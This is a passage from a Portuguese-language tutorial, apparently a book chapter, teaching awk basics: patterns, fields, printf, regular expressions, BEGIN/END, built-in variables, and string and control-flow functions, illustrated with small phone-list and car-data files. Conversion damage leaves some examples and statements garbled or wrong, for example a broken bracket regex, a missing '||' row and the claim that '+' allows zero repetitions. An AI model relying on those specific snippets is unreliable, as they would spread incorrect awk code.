A partir deste ponto daremos uma rapidinha, entendendo as principais facilidades do `awk`, adquirindo conhecimentos para, nas seções seguintes, nos aprofundarmos em cada um dos itens que veremos a seguir.

31. Alfred V. Aho, Peter J. Weinberger, e Brian W. Kernighan (é ele mesmo! O cara que bolou o C).

O Be-a-bá do awk

A operação básica do `awk` é pesquisar um conjunto de linhas de entrada, uma após a outra, procurando as que satisfaçam a um conjunto de padrões ou condições especificadas por você. Para cada padrão você pode especificar uma ação; esta ação é executada para cada linha em que o padrão seja encontrado.

Veja só a sua estrutura básica:

```
[padrão]  [{ ação }]
```

Exemplos:

```
awk '$1 == "Paula" { print $2, $3 }'
```

O exemplo anterior é uma típica instrução `awk`, consistindo de um comando tipo “padrão-ação”. A instrução mostrada imprime o segundo e o terceiro campos de cada linha entrada a partir do teclado (já que nenhum arquivo foi mencionado), cujo primeiro campo seja `Paula`. Em geral, o comando `awk`, para cada padrão que encontra, a ação especificada (que pode envolver diversos passos) é executada. Então a próxima linha é lida e a pesquisa do padrão é feita novamente. Esse processo tipicamente continua até que toda a entrada seja lida.

Qualquer um dentre o padrão ou a ação da dupla “padrão-ação” pode ser omitido. Se não for determinada uma ação, como em:

```
$1 == "nome"
```

a linha cujo primeiro campo for `nome` será toda impressa. Ao passo que se não for definido o padrão, como em:

```
{ print $1, $2 }
```

a ação será executada para todas as linhas da entrada definida. Já que tanto os padrões quanto as ações são opcionais, as ações devem ser escritas entre chaves `(())`, para distingui-las dos padrões.

Uso do awk

Você pode executar o `awk` de duas formas:

- Diretamente a partir do teclado da seguinte maneira:

```
awk '<padrao-acao>' [arquivo1] [arquivo2] ... [arquivon]
```

Note que a dupla “padrão-ação” vem sempre entre apóstrofos. Isso serve para inibir do *Shell* a interpretação de caracteres como o cifrão (\$) e para permitir que o comando se prolongue por quantas linhas forem necessárias.

Esta forma de uso do `awk` é particularmente útil quando a instrução ocupa poucas linhas.

- A partir de um arquivo de comando, usando a opção `-f` e fazendo assim:

```
awk -f <arquivo de programa> <lista de arquivos de entrada>
```

Campos

A leitura dos dados é feita registro a registro, que é por *default* uma sequência de caracteres terminada por um new-line (ASCII 10). Então, cada registro lido é dividido em campos, que, por default, são uma sequência de caracteres separados por `<TAB>` (ASCII 9) ou por espaços em branco.



O que foi dito sobre a variável `IFS` (*Inter Field Separator*) não se aplica no ambiente do `awk`, isto é, caso façamos o `IFS` igual a qualquer caractere, este caractere não passará a ser o separador default entre os campos dos registros de entrada.

Para continuarmos nossas explicações, vamos ressuscitar o moribundo `telefones`. Vamos analisá-lo novamente:

```
$ cat telefones
Ciro Grippi      (021)555-1234
Claudia Marcia  (021)555-2112
Enio Cardoso    (023)232-3423
Juliana Duarte  (024)622-2876
Luiz Carlos      (021)767-2124
Ney Garrafas    (021)988-3398
Ney Gerhardt     (024)543-4321
Paula Duarte    (011)449-0219
```

Repare que cada registro possui o nome e o telefone (com código de DDD) separados por <TAB>, e o primeiro nome é separado do segundo por um espaço em branco.

O número de campos de um registro é definido pela quantidade de separadores, ora, como os separadores *default* são branco e <TAB> em *telefones* temos três campos. Isso seria verdade se os separadores fossem sempre esses, mas, felizmente, podemos definir o separador que queremos utilizar. Se o definíssemos como <TAB>, por exemplo, os registros teriam então somente dois campos. Um pouco mais à frente veremos como fazer isso, mas por enquanto deixemos como está; desta forma o primeiro campo de cada registro seria chamado \$1, o segundo \$2 e assim por diante. O conjunto de todos os campos, ou seja, o registro, seria \$0.



Fique atento para não confundir as variáveis do *awk* com os parâmetros do Shell. No primeiro, o conjunto de todas as variáveis é \$0, no segundo \$0 devolve o nome do programa, e o conjunto de todos os parâmetros está na variável \$*.

Listando

Olha só este comando:

```
awk '{print}' telefones
```

Como não foi passado nenhum padrão para o comando, este atuará em todos os registros de *telefones*, e como também não selecionamos campo algum para imprimir, serão impressos todos os campos. Vamos então executá-lo para ver se isso é verdade:

Exemplo:

```
$ awk '{print}' telefones
Ciro Grippi      (021)555-1234
Claudia Marcia  (021)555-2112
Enio Cardoso    (023)232-3423
Juliana Duarte  (024)622-2876
Luiz Carlos     (021)767-2124
Ney Garrafas   (021)988-3398
Ney Gerhardt    (024)543-4321
Paula Duarte   (011)449-0219
```

Funcionou! O que fizemos foi exatamente o mesmo que:

```
cat telefones
```

E para imprimir o primeiro e o terceiro campos? Como deveríamos proceder? Ah! Essa é fácil, basta mandar imprimir o `$1` e o `$3`. Então vejamos:

```
$ awk '{print $1, $3}' telefones
Ciro (021)555-1234
Claudia (021)555-2112
Enio (023)232-3423
Juliana (024)622-2876
Luiz (021)767-2124
Ney (021)988-3398
Ney (024)543-4321
Paula (011)449-0219
```

Repare que no comando, os argumentos do `print` (`$1` e `$3`) estão separados por vírgula (,).

Esse tipo de impressão é o trivial, podemos colocar floreados quando estamos listando registros de arquivos. Para fazer isso vamos analisar a impressão formatada que, já vou avisando, é a cara da sua equivalente em linguagem C e também da sua congênere em *Shell script*.

Seu formato geral é:

```
printf formato expr1, expr2, ..., exprn
```

que lista os `expri`s, de acordo com as especificações feitas em `formato`. Para clarear, vejamos a execução de uma linha de `awk`:

Exemplo:

```
$ awk '{ printf "%7s %13s\n", $1, $3 }' telefones
      Ciro (021)555-1234
      Claudia (021)555-2112
      Enio (023)232-3423
      Juliana (024)622-2876
      Luiz (021)767-2124
      Ney (021)988-3398
      Ney (024)543-4321
      Paula (011)449-0219
```

No exemplo anterior, usando mais uma vez o cansado arquivo `telefones`, listamos o primeiro campo (`$1`) como uma cadeia de 7 caracteres justificados à direita (`%7s`), seguido de um espaço em branco (entre o `%7s` e o `%13s`), o terceiro campo (`$3`), como uma cadeia alfanumérica de 13 caracteres alinhados à direita (`%13s`) e finalmente mandamos saltar linha (*new line* – `\n`).

O `printf` não produz separadores entre campos ou salto de linha automaticamente; você sempre deverá lembrar-se desse detalhe, de forma a programar relatórios agradáveis à leitura. O `printf` não se limita a estas características, é muito mais abrangente. Adiante veremos detalhadamente todo o seu potencial.

Formando padrões

Até aqui vimos, superficialmente, como se utiliza e como se comporta o `awk`. A partir de agora, daremos um mergulho mais fundo na construção dos comandos, esmiuçando primeiramente o uso dos padrões.

Os padrões são utilizados para selecionar registros que atendam a uma determinada condição. O `awk` possui três formas de definir padrões:

- Padrões chamados expressões relacionais, que servem para selecionar registros que atendam a determinadas condições de comparação;
- Padrões chamados expressões regulares para selecionar registros que contenham determinadas cadeias de caracteres;
- Padrões especiais chamados `BEGIN` e `END` que servem para determinar instruções a serem executadas ANTES do processamento do primeiro registro e APÓS o último, respectivamente.

Expressões relacionais

Os padrões relacionais, que servem para estabelecer comparações, atendem ao set de comparações definidos pela linguagem C, que são:

Operadores	Resultados
==	Igual a
>	Maior que
>=	Maior ou Igual
<	Menor que
<=	Menor ou Igual

que também podem ser usados com os seguintes operadores lógicos:

Operadores	Resultados
&&	E
	Ou
!	Não

Exemplo:

Para mostrar que os padrões de comparação podem ser usados para comparar não só números como também cadeias de caracteres, vamos listar os registros de telefones a partir da letra "J":

```
$ awk '$1 > "J" { print }' telefones      Se o "J" fosse minúsculo, o resultado seria errado
Juliana Duarte (024) 622-2876
Luiz Carlos (021) 767-2124
Ney Garrafas (021) 988-3398
Ney Gerhardt (024) 543-4321
Paula Duarte (011) 449-0219
```

Podemos também montar expressões compostas. As expressões compostas combinam padrões simples com os operadores lógicos || (ou), && (e) e ! (não).

Por exemplo, suponhamos que eu saiba que o segundo nome da pessoa da qual eu quero o telefone começa pela letra C ou pela letra D. Para selecionar os registros do arquivo `telefones` que atendam a esse critério de comparação eu podia fazer um programa assim:

```
$ awk '$2 >= "C" && $2 < "E" { print }' telefones
Enio Cardoso (023) 232-3423
Juliana Duarte (024) 622-2876
Luiz Carlos (021) 767-2124
Paula Duarte (011) 449-0219
```

Observe, no exemplo anterior, que a pesquisa foi feita para que o segundo campo (`$2`) fosse maior ou igual a C e (`&&`) menor que E, ou seja, D seguido de qualquer outra(s) letra(s).

Expressões regulares

Para pesquisar um arquivo procurando por uma cadeia de caracteres, usamos expressões regulares, e para o fazermos, devemos colocar o argumento a ser encontrado entre um par de barras (`//`), como já havíamos visto no `sed`, no `ed` e no `grep` e que tem o Apêndice 2 inteirinho só para elas.

Exemplo:

Para listar os registros de telefones cujos nomes comecem pela letra "C", poderíamos fazer:

<code>\$ awk '/C/ { print }'</code> telefones	<i>Pesquisa C maiúsculo no arquivo, como no sed</i>
Ciro Grippi (021)555-1234	
Claudia Marcia (021)555-2112	
Enio Cardoso (023)232-3423	<i>Resultado inesperado, mas existe C no registro</i>
Luiz Carlos (021)767-2124	<i>Idem</i>

Os dois últimos registros encontrados são indesejáveis, porém, dentro da nossa pesquisa, o resultado está correto. Para fazer a pesquisa somente no primeiro campo (`$1`), deveríamos fazer:

<code>\$ awk '\$1 ~ /C/ { print }'</code> telefones	<i>Em awk, costumo chamar o til (~) de "atende a"</i>
Ciro Grippi (021)555-1234	
Claudia Marcia (021)555-2112	

Agora, vamos fazer o oposto, isto é, vamos listar os registros das pessoas cujo nome não começa pela letra C:

<code>\$ awk '\$1 !~ /C/ { print }'</code> telefones	
Enio Cardoso (023)232-3423	
Juliana Duarte (024)622-2876	
Luiz Carlos (021)767-2124	
Ney Garrafas (021)988-3398	
Ney Gerhardt (024)543-4321	
Paula Duarte (011)449-0219	

Conforme foi afirmado, a pesquisa é feita colocando o argumento a ser encontrado entre um par de barras (`//`). Se quisermos especificar o

campo a ser procurado, devemos usar a sintaxe do segundo e do terceiro exemplos, ou seja:

```
$n ~ <expressao regular>
```

testa se o enésimo campo atende à expressão regular e:

```
$n !~ <expressao regular>
```

é o seu oposto; testa se o enésimo campo não atende à expressão regular.

Trabalhando com expressões regulares, os símbolos () [] \ ^ \$. * ? + | são metacaracteres com sentido especial, com o uso muito similar ao do comando egrep. Dessa forma, os caracteres ^ e \$ servem para pesquisar no início e no fim respectivamente; assim, se fizermos:

```
/^L$/
```

estaremos pesquisando todos os registros que contenham somente a letra L, ou seja, no início (^) tenha a mesma letra L que também estará o fim (\$).

Um grupo de caracteres entre colchetes ([]) servirá para pesquisar os registros que tenham um desses caracteres. Veja só o comando para listar todas as linhas começadas pela letra I em caixa alta ou baixa do arquivo quequeisso:

```
$ awk '/^iI]/ { print }' quequeisso
```

interfaceando com os usuários, tem também as seguintes atribuições:
Interpretador de comandos;

O uso de parênteses () serve para agrupar e a barra vertical () serve como ou lógico. Para listar todas as linhas de quequeisso que contenham a cadeia cada ou a cadeia programa, fazemos:

```
$ awk '/(cada | programa)/ { print }' quequeisso
```

O Shell além de analisar cada dado entrado a partir do prompt do UNIX, Execução de programas;
Poderosa linguagem de programação.

Veja o exemplo a seguir:

```
$ awk '$3 ~ /^\([0-9]+\)/ { print }' telefones
```

Ciro Grippi (021)555-1234

```
Claudia Marcia (021) 555-2112
Enio Cardoso (023) 232-3423
Juliana Duarte (024) 622-2876
Luiz Carlos (021) 767-2124
Ney Garrafas (021) 988-3398
Ney Gerhardt (024) 543-4321
Paula Duarte (011) 449-0219
```

Pesquisamos no terceiro campo (campo de telefone) tudo que começava (^) por abre parênteses ((), tinha a seguir um dígito numérico ([0-9]), seguidos de outros (+) números e depois um fecha parênteses ()).

As barras invertidas (\) foram utilizadas para inibir a interpretação do *Shell* sobre os parênteses () .

É interessante destacar que o sinal de mais (+) no contexto do *awk* significa repetição do último padrão (veja o apêndice 2 sobre expressões regulares). Então, para pesquisar se um campo de um arquivo possui algum caractere não numérico, devemos fazer:

```
!/^+[0-9]+$/
```

O ponto de espantação está negando todo o padrão

Se nós fizermos:

```
pad1, pad2 { ... }
```

estaremos selecionando todos os registros que atendam desde o padrão pad1 até o padrão pad2.

Para exemplificar, vamos pesquisar em *telefones* todas as pessoas cujos primeiros nomes contenham desde a letra E até a letra N:

```
$ awk '$1 ~ /E/,/N/ { print }' telefones
Enio Cardoso (023) 232-3423
Juliana Duarte (024) 622-2876
Luiz Carlos (021) 767-2124
Ney Garrafas (021) 988-3398
```

Observe que o registro referente ao Ney Gerhardt não foi listado. A pesquisa termina assim que o segundo padrão de comparação é atingido.

**Dicas!**

Para usarmos o que foi exposto, o arquivo deve estar classificado pelo campo que estamos pesquisando. Como exercício, experimente pesquisar no segundo campo os nomes que comecem desde a letra C até a letra D. Viu só que resultado confuso?

Além de tudo que foi falado sobre metacaracteres, o `awk` ainda reconhece as seguintes sequências típicas da linguagem C:

Sequência	Significado
\n	Newline
\r	Carriage Return
\b	Backspace
\f	formfeed
\t	<TAB>
\ddd	valor octal ddd

Padrões BEGIN e END

Quando desejamos fazer algum processamento anterior à entrada do primeiro registro, usamos o padrão `BEGIN` – para fazer um cabeçalho, por exemplo – e quando a necessidade é de que o processamento seja feito após a leitura do último registro, deve ser usado o padrão `END` – para gerar totais e médias dos registros processados, por exemplo.

Exemplo: Para mostrar o uso dos padrões `BEGIN-END`, vamos listar os telefones, colocando um cabeçalho:

```
$ awk 'BEGIN { print "Nome      Telefone" } { print }' telefones
Nome      Telefone
Ciro Grippi    (021)555-1234
Claudia Marcia (021)555-2112
Enio Cardoso    (023)232-3423
Juliana Duarte (024)622-2876
Luiz Carlos     (021)767-2124
Ney Garrafas    (021)988-3398
Ney Gerhardt    (024)543-4321
Paula Duarte    (011)449-0219
```

A primeira coisa que o `awk` fez foi executar o(s) comando(s) do padrão `BEGIN`, em seguida, executou o núcleo do programa listando os registros do arquivo e, ao encontrar o `EOF` (*End Of File* – fim do arquivo), caso houvesse um padrão `END` – para listar o total de registros, por exemplo – seu(s) comando(s) seria(m) então executado(s).

O uso de variáveis

Além do `$n`, onde `n` é o número sequencial do campo, que já vimos, o `awk` trabalha ainda com outros dois tipos de variáveis:

- Variáveis definidas pelo programador – Como o nome diz, são variáveis de trabalho que serão controladas pelo programa.
- Variáveis Internas – São variáveis predefinidas largamente utilizadas pelo `awk` e por ele mantidas. Devem sempre ser usadas em letras maiúsculas, sem o círculo (\$) precedendo-as, e cada uma atende a uma determinada função.

Variável	Significado
ARGC	Número de argumentos (parâmetros) recebidos pelo programa
ARGV	Vetor contendo os parâmetros passados para o programa
FILENAME	Nome do arquivo de entrada corrente
FNR	Número do registro no arquivo corrente
FS	Separador de campos. Seu default é branco e <TAB>
NF	Quantidade de campos do registro atual
NR	Quantidade de registros do arquivo em processamento
OFMT	Formato de saída para números. Seu default é %.6g
OFS	Separador de campos na saída. Seu default é branco
ORS	Separador dos registros de saída. Seu default é newline
RS	Separador de registros de entrada. Seu default é newline

Exemplo:

Vamos fazer o proposto no item anterior, isto é, vamos usar o padrão `END` para totalizar os registros processados:

```
$ awk 'BEGIN { print "Nome"           Telefone" }
> { print }
```

```
> END { print "Quantidade de Telefones =",NR }' telefones
Nome           Telefone
Ciro Grippi   (021)555-1234
Claudia Marcia (021)555-2112
Enio Cardoso   (023)232-3423
Juliana Duarte (024)622-2876
Luiz Carlos    (021)767-2124
Ney Garrafas   (021)988-3398
Ney Gerhardt   (024)543-4321
Paula Duarte   (011)449-0219
Quantidade de Telefones = 8
```

A variável NR continha o total de registros processados.

Vejamos como contar os campos que aparecem em duplicidade:

```
$ awk '$1 ~ /Ney/ { print; Soma=Soma+1 } A variável Soma não foi inicializada com zero.
> END { print "Encontrei", Soma, "Registros" }' telefones
Ney Garrafas   (021)988-3398
Ney Gerhardt   (024)543-4321
Encontrei 2 Registros
```

Note que, no exemplo anterior, não foi necessário definir a variável Soma nem sequer inicializá-la com valor zero. No ambiente do awk, na primeira menção que se faz a uma variável, ela automaticamente é criada e inicializada. Caso o valor associado a essa variável seja numérico, será inicializada com zero, caso contrário com "" (cadeia vazia). Assim, quando fizemos Soma=Soma+1, a variável Soma, por estar atuando em um contexto numérico, foi criada com o valor zero e posteriormente foi incrementada de 1. Já no comando print "Encontrei", Soma, "Registros", para que haja a concatenação, Soma está sendo forçada a atuar como alfanumérica.

Em um contexto ambíguo como:

```
$1 == $2
```

o tipo de comparação que será feito depende se os campos são numéricos ou não, o que somente será determinado quando o programa estiver em execução, quando então poderá ser diferente a cada registro.

Em comparações, quando ambos os operandos são numéricos, a comparação é feita numericamente; caso contrário os operandos serão tratados como cadeias de caracteres. Assim, a comparação será bem sucedida para qualquer par dentre os operadores:

```
5      0.5e+1    05      +5      5.00
```

mas falhará, caso as comparações sejam feitas como cadeia de caracteres, nos seguintes casos:

oper1	oper2
NULL	0
0g	0
5e1	5.0e1

Para forçar um número a se comportar como cadeia de caracteres, você deve concatenar ao número uma cadeia vazia. Assim:

```
Cadeia = Numero ""
```

E pode fazer o oposto adicionando zero ao valor da variável. Veja o exemplo abaixo:

```
$ awk 'BEGIN {Cadeia="100abc"; Num=Cadeia+0; print Num, "-", Cadeia}'  
100 - 100abc
```

Como vimos, a variável `Cadeia` permaneceu com o seu valor originalmente atribuído, porém, ao criarmos `Numero` somando 0 à `Cadeia`, esta variável recebeu somente a parte numérica do início de `Cadeia`. Se o valor de `Cadeia` fosse `abc100` e não `100acb`, ao executar `Num=Cadeia+0`, em `Num` resultaria o valor 0 porque não existia nenhum algarismo no início de `Cadeia`.

Exemplo: Para que o nosso velho `telefone` possa dar uma descansada, afinal ele não é de ferro, vamos mostrar um novo arquivo, cujo nome é `carros` composto do modelo, da velocidade máxima, do tempo mínimo para alcançar 100 km/h, partindo do repouso, do consumo mínimo e do preço médio, de alguns carros nacionais 1.6 I. Todos esses campos separados por um espaço em branco. Vejamos então este arquivo:

```
$ cat carros  
Corsa-3portas 150 15.20 12.20 16068.00  
Corsa-4portas 182 11.10 10.00 16928.44  
Corsa-Sedan 182 11.10 10.00 17376.49  
Corsa-Wagon 183 12.20 12.71 20253.45  
Palio 188 9.50 10.90 19974.15  
Palio-Weekend 185 11.92 10.65 21200.44  
Tipo 176 11.70 11.00 18310.70  
Gol 175 12.40 11.60 16960.50  
Parati 173 12.20 11.31 18809.22
```

Nossa! Que balbúrdia! Para fazer-lhe uma "maquilagem", a fim de exibi-lo de forma mais legível e calcular velocidade e preços médios, foi feito um programa. Vamos listá-lo:

```
$ cat listcar.awk
awk '
BEGIN { printf "%15s %10s %9s %7s %10s\n",
         "Modelo", "Vel.Max.", "0 a 100", "Cons.", "Preco" }
{ printf "%15s %7s %11s %8s %11s\n",
         $1, $2, $3, $4, $5
   VelM = VelM + $2 ; Pr = Pr + $5 }
END { printf "\n%7s\n%8s %7s\n%5s %10s\n",
         "MEDIAS:", "Velocidade", VelM / NR, "Preco", Pr / NR }' carros
```

Observe que foi usado o padrão `BEGIN` para criar o cabeçalho, em seguida foi feita a formatação dos dados. Os valores das velocidades e dos preços foram acumulados, e, finalmente, usamos o padrão `END` para listar as médias, que foram calculadas, dividindo-se os totais pela quantidade de registros (`NR`).

Vamos então executá-lo:

```
$ listcar.awk
      Modelo  Vel.Max.    0 a 100    Cons.      Preco
Corsa-3portas     150      15.20     12.20    16068.00
Corsa-4portas     182      11.10     10.00    16928.44
  Corsa-Sedan     182      11.10     10.00    17376.49
  Corsa-Wagon     183      12.20     12.71    20253.45
    Palio          188       9.50     10.90    19974.15
Palio-Weekend     185      11.92     10.65    21200.44
    Tipo          176      11.70     11.00    18310.70
      Gol          175      12.40     11.60    16960.50
    Parati         173      12.20     11.31    18809.22
MEDIAS:
Velocidade 177.11
Preco      18431.30
```

Faz de conta

Conforme já foi citado, fazer contas ou usar aritmética em `awk` é muito similar ao processo de fazê-lo na linguagem C, ou seja, a aritmética do `awk` também é feita internamente em ponto flutuante, a notação científica (exponencial) também é reconhecida e produzida, e os operadores, bem como a forma de usá-los, são idênticos aos da linguagem C.

Operadores

Vejamos então os operadores do awk e como usá-los.

Operadores	Significado
+	Soma
-	Diferença
*	Multiplicação
/	Divisão
%	Resto da Divisão
[^] ou ^{**}	Exponenciação
=	Igualdade

Em um exemplo que vimos anteriormente, para totalizar a quantidade de registros contendo a cadeia Ney em telefones:

```
$ awk '$1 ~ /Ney/ { print; Soma=Soma+1 }
END { print "Encontrei", Soma, "Registros" }' telefones
```

Como o awk tomou emprestados os operadores aritméticos da linguagem C, a primeira linha do programa anterior poderia ser escrita de forma mais sucinta:

```
$ awk '$1 ~ /Ney/ { print; Soma++ }
```

ou ainda:

```
$ awk '$1 ~ /Ney/ { print; Soma+=1 }
```

tanto o operador `+=` quanto o `++` são mais enxutos e executam mais rapidamente.

Generalizando, podemos dizer que uma operação com o formato:

```
variavel = variavel <operador> expressao
```

teria o mesmo efeito, se fosse escrita de forma abreviada como a seguir:

```
variavel <operador> = expressao
```

Portanto, são válidos os seguintes operadores abreviados: `+=`, `-=`, `*=`, `/=`, `^=`, `**=`, e seus usos devem ser encorajados.

Os operadores incrementais são `++` e `--`. Como em C, podem ser usados prefixando (`++variavel`) ou posfixando (`variavel++`) da seguinte forma: suponha que `var1 = 5`. Se fizermos `var2 = ++var1`, então `var1` será incrementado de 1 e será colocado 6 em `var2`, ao passo que `var2 = var1++` faz `var2` igual a 5 e após `var1` será incrementado de 1. Uma interpretação análoga deve ser dada para prefixar ou posfixar com `--`.

Funções matemáticas

O `awk` possui diversas funções internas para manipulação de dados numéricos. As mais usadas são:

Função	Valor Retornado
<code>sqrt (x)</code>	Raiz quadrada de x
<code>sin (x)</code>	Seno de x
<code>cos (x)</code>	Cosseno de x
<code>log (x)</code>	Logaritmo natural de x
<code>int (x)</code>	Parte inteira de x
<code>exp (x)</code>	Função exponencial de x
<code>rand (x)</code>	Gera um número randômico entre 0 e 1

Prá cadeia ...

No ambiente do `awk`, cadeias de caracteres são sempre tratadas entre aspas ("").

As cadeias de caracteres são criadas concatenando constantes, variáveis, campos, elementos de vetores (arrays), funções e outros programas. Veja a execução do comando a seguir:

```
$ awk '{print NR ":" $0}' carros
1:Corsa-3portas 150 15.20 12.20 16068.00
2:Corsa-4portas 182 11.10 10.00 16928.44
3:Corsa-Sedan 182 11.10 10.00 17376.49
4:Corsa-Wagon 183 12.20 12.71 20253.45
5:Palio 188 9.50 10.90 19974.15
6:Palio-Weekend 185 11.92 10.65 21200.44
7:Tipo 176 11.70 11.00 18310.70
8:Gol 175 12.40 11.60 16960.50
9:Parati 173 12.20 11.31 18809.22
```

Como você viu, cada registro de `carros` foi precedido por seu sequencial no arquivo, seguido por um dois pontos (:), sem espaços em branco. Dessa forma as três cadeias foram concatenadas e a cadeia resultante foi impressa. Então, o operador de concatenação não tem representação, basta justapor as cadeias.

O `awk` possui diversas funções internas, predefinidas, para tratamento de cadeias de caracteres. Vamos conhecê-las, antes de mais nada, para podermos aplicá-las enquanto adquirimos conhecimento sobre o tema.

Na tabela a seguir, `c1` e `c2` são cadeias de caracteres, `exp` é uma expressão regular (pode ser uma cadeia ou algo como `/exp/`) e `p`, `n` são inteiros.

Função	Descrição	Retorno
<code>index (c1,c2)</code>	Retorna a posição da cadeia <code>c1</code> na cadeia <code>c2</code>	Zero se não presente
<code>length (c1)</code>	Retorna o tamanho da cadeia <code>c1</code>	---
<code>match (c1,exp)</code>	Retorna a posição em <code>c1</code> onde ocorre	Zero se não presente
<code>split(c1,v [,c2])</code>	Divide <code>c1</code> para o vetor ³² <code>v</code> em cada <code>c2</code> encontrado	Número de campos
<code>sprintf(fmt,lista)</code>	Retorna lista formatada de acordo com <code>fmt</code>	---
<code>sub(exp,c1 [,c2])</code>	A primeira <code>exp</code> encontrada na cadeia <code>c2</code> é substituída por <code>c1</code>	Número de substituições
<code>gsub(exp,c1 [,c2])</code>	Toda <code>exp</code> encontrada na cadeia <code>c2</code> é substituída por <code>c1</code>	Número de substituições
<code>substr(c1,p,n)</code>	Retorna a subcadeia que começa na posição <code>p</code> de <code>c1</code> com <code>n</code> caracteres	---

Exemplo: gsub

No próximo exemplo o `index` devolverá somente a posição da primeira ocorrência de `x`.

```
$ awk 'BEGIN {print index("LINUX-UNIX", "X")}'      Usando BEGIN não especifica nome do arquivo
```

32. O uso de vetores ou arrays será mais aprofundado na seção Valores de Vetores

Observe agora os dois exemplos a seguir sobre o uso da função `length`:

```
$ awk 'BEGIN { print length ("LINUX-UNIX") }'
10
$ awk 'BEGIN { print length (22 * 5) }'
3
```

No primeiro caso, tudo bem, 10 é realmente o tamanho da cadeia. Mas, no segundo exemplo, o tamanho da cadeia `(22 * 5)` é 6, porém 22 multiplicado (*) por 5 é igual a 110, cujo tamanho é 3.

Veja agora esta série de exemplos utilizando a função `match` e aproveitando para travar maior contato com as expressões regulares do `awk`:

```
$ awk 'BEGIN {print match("veem,vem", /ve+m/) }'
1
```

Nesse caso, pesquisei em qualquer local da cadeia a ocorrência da expressão regular, que significa: `ve` seguido de repetições do último e, aceitando inclusive nenhuma repetição (+) seguido de um `m`. Dessa forma, o `awk` devolveu a posição do `veem` (1).

```
$ awk 'BEGIN {print match("veem,vem", "ve+m$") }'  Como no sed e no grep o $ = fim
6
```

Idêntica à anterior, exceto que a pesquisa foi feita no final da cadeia, devolvendo, portanto, a posição do `vem` (6). Pelos dois casos anteriores podemos inferir que a expressão regular tanto pode estar entre barras (//), como entre aspas ("").

Para finalizar essa série, veja só a diferença entre estes dois casos:

```
$ awk 'BEGIN { print match ("Julio Juliana", /li+a/) }'
9
$ awk 'BEGIN { print match ("Julio Juliana", /li.+a/) }'
3
```

No primeiro, o `awk` devolveu a posição de `li` em `Juliana`, no segundo, a posição de `li` em `Julio`. Isso aconteceu porque neste último eu pesquisei `li`, seguido por qualquer caractere (.) com repetição (+), e depois, em qualquer lugar da cadeia portanto, o caractere `a`.

A função `match` atualiza uma variável interna chamada `RSTART` com a posição encontrada. Atualiza também a variável interna `RLENGTH` com a quantidade de caracteres da subcadeia encontrada. Se nada foi encontrado, `RSTART` é atualizada com 0 e `RLENGTH` com -1. Vamos incrementar o último exemplo:

```
$ awk 'BEGIN { print match ("Julio Juliana", "li.+a"), RSTART, RLENGTH }'  
3 3 11
```

Na função `split`, caso o terceiro argumento, que é o separador por onde será dividida a cadeia em vetores, não seja explicitado, será tomado como separador a variável interna `FS`. Vejamos:

```
$ awk 'BEGIN { print split ("ponto-e-virgula", v, "-") }'  
3
```

O retorno da função indica que a cadeia foi dividida em três partes para o vetor `v`. Caso listássemos `v`, teríamos:

```
v[1] = "ponto"  
v[2] = "e"  
v[3] = "virgula"
```

Vejamos um exemplo sem o terceiro argumento:

```
$ awk 'BEGIN { print split ("Juliana Duarte", v) }'  
2
```

`v` agora teria:

```
v[1] = "Juliana"  
v[2] = "Duarte"
```

porque o `FS default` é branco ou `<TAB>`.

Vamos ver dois exemplos sobre a função `sub`, de forma a introduzir um novo operador, o de concatenação:

```
$ awk 'BEGIN {  
>     Nome="Julio"  
>     sub (/o/, "ana", Nome)           Trocar o 1º "o" encontrado por ana  
>     print Nome  
> }'  
Juliana  
$ awk 'BEGIN {  
>     Nome="Juliana"  
> }
```

```
>     sub (/ana/, "& Duarte", Nome)      Concatenar ao 1º "ana" encontrado a cadeia "Duarte"
>     print Nome
> }'
Juliana Duarte
```

No primeiro caso, trocamos a ocorrência do primeiro "o" por "ana", no segundo, o & serve para concatenar à primeira ocorrência da cadeia "ana" a cadeia "Duarte". Mais um exemplo sobre concatenação para ver como isto funciona:

```
$ awk 'BEGIN {
>     Magica="cad"
>     sub (/cad/, "Abra&abra", Magica)
>     print Magica
> }'
Abracadabra
```

Como você viu, o & substitui a cadeia que está sendo pesquisada (no caso cad) e concatena outras cadeias àquela.

Você se lembra do arquivo confusao? Só para refrescar a memória:

```
$ cat confusao
cd $HOME;pwd;date;ls -la;echo $LOGNAME x${SHELL}x
```

Vamos colocá-lo de forma mais legível, trocando todo ponto e vírgula (;;) por *newline* (\012 em octal):

```
$ awk 'gsub (";","\012")' confusao
cd $HOME
pwd
date
ls -la
echo $LOGNAME x${SHELL}x
```

Instruções de controle de fluxo

É muito ruim a pessoa ser repetitiva! Mas, por mais que eu tente, às vezes é muito difícil evitá-lo. Vamos ver: o awk provê instruções condicionais if - else e instruções de loop (ou laço como preferem alguns puristas) como while, do - while e for, com seus comandos entre chaves {}, exatamente como se faz na linguagem C (tentei evitar mas não consegui).

O comando if

A esta altura do campeonato, não cabe mais explicar para que serve o comando `if`. Vamos portanto direto ao assunto. Veja a sua sintaxe:

```
if (expressao)
{
    comando1
    comando2
    ...
    comandon
}
else
{
    comando1
    comando2
    ...
    comandon
}
```

Nesse contexto, `expressao` atuando como a condição, não tem restrições; pode incluir operadores relacionais (`<`, `<=`, `>`, `>=`, `==` e `!=`), os operadores de pesquisa em expressões regulares (`~`, `!~`) e os operadores lógicos (`||`, `&&`, `!`).

Se o escopo do `if` ou do `else` for somente um comando, ele não necessitará estar entre chaves `({})`.

Exemplo: Vamos ilustrar o uso do comando `if` com um programa que pesquisará o arquivo `carros` e ao seu final listará o carro mais veloz e o mais econômico.

```
$ cat VelEcon.awk
awk 'BEGIN { MinCons=99999 }
{
    if ( $2 > MaxVel )          Verdadeiro no 1º registro pois MaxVel é criada com 0
    {
        CarVel=$1
        MaxVel=$2
    }
    if ( $4 < MinCons )          No 1º registro será verdadeira porque MinCons=99999
    {
        CarEcon=$1
        MinCons=$4
    }
}'
```

```

}
END {
    print "O",CarVel,"desenvolve",\  A última \ foi p/ passar p/ a outra linha
        MaxVel,"km e\nO",CarEcon,"faz",MinCons, "km/l\n"
} ' carros

```

Esse programa quando executado produz:

```
$ VelEcon.awk
O Palio desenvolve 188 km e
O Corsa-4portas faz 10.00 km/l
```

O comando while

Vamos ver a sintaxe do comando `while`:

```
while (expressao)
{
    comando;
    comando;
    ...
    comando;
}
```

Onde `expressão` é avaliada; e se seu resultado for diferente de 0 (zero) e de `NULL` (00 em ASCII), os comandos compreendidos entre o par de chaves `({})` são executados. E, como em todo `while` que se preza, esse ciclo é executado diversas vezes, até que `expressão` retorne falso (0 - zero).

Exemplos:

No exemplo a seguir, está listado um fragmento de código `awk` para listar cada campo de um registro em uma linha:

```

(
i = 1
